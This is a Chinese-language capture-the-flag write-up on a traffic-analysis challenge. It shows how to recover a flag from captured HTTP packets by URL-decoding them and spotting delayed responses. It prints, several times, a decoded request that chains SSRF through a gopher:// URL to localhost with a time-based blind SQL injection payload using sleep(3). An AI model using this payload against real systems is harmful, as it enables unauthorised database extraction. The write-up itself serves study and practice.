流量分析1
攻防世界 流量分析1
目录
1h
流量分析题我们先把http包筛选出来,为什么筛选http包?
简单来说,看HTTP包时为了直接理解”用户在做什么”和应用在做什么,可以直接理解应用层意图
我们筛选出来http包之后,随机选择一个http包,右键追踪流,然后发现我们的请求有url编码

我们解码(解一次码之后还有url编码,那我们就再解一次),得到
1
2
3
4
5
6
7
8
9
10
11
12
| GET /index.php?url=gopher://127.0.0.1:80/_POST /admin.php HTTP/1.1
Host: localhost:80
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 80
id=1) and if((ascii(substr((select flag from flag),14,1))='125'),sleep(3),0) -- HTTP/1.1
Host: 39.105.136.196:30025
User-Agent: python-requests/2.24.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
|
关键句是if((ascii(substr((select flag from flag),14,1))='125'),sleep(3),0)
查看flag表中flag值的第n个字符,如果这个字符是x (ASCII码为**),那么就让数据库睡眠3秒钟;否则,就什么都不做(返回0)
就是检验是否是flag里对应的字符,并且如果是flag里面的字符的话,睡眠3秒
那我们可以直接去搜索睡眠时间>=3秒的http包

我们从时间最长的包开始查看追踪流

我们url解码再解码,得到
1
2
3
4
5
6
7
8
9
10
11
12
| GET /index.php?url=gopher://127.0.0.1:80/_POST /admin.php HTTP/1.1
Host: localhost:80
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 80
id=1) and if((ascii(substr((select flag from flag),14,1))='125'),sleep(3),0) -- HTTP/1.1
Host: 39.105.136.196:30025
User-Agent: python-requests/2.24.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
|
}对应的ascll码为125,可能是flag的最后一位
我们看一看时间最短的那个包
1
2
3
4
5
6
7
8
9
10
11
12
| GET /index.php?url=gopher://127.0.0.1:80/_POST /admin.php HTTP/1.1
Host: localhost:80
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 79
id=1) and if((ascii(substr((select flag from flag),1,1))='102'),sleep(3),0) -- HTTP/1.1
Host: 39.105.136.196:30025
User-Agent: python-requests/2.24.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
|
f对应的ascll码102
基本可以确定这个就是flag了
我们一个一个包看,最后就可以得到Flag,你也可以使用exp求解flag但是我实力不足,等我会了我会更新的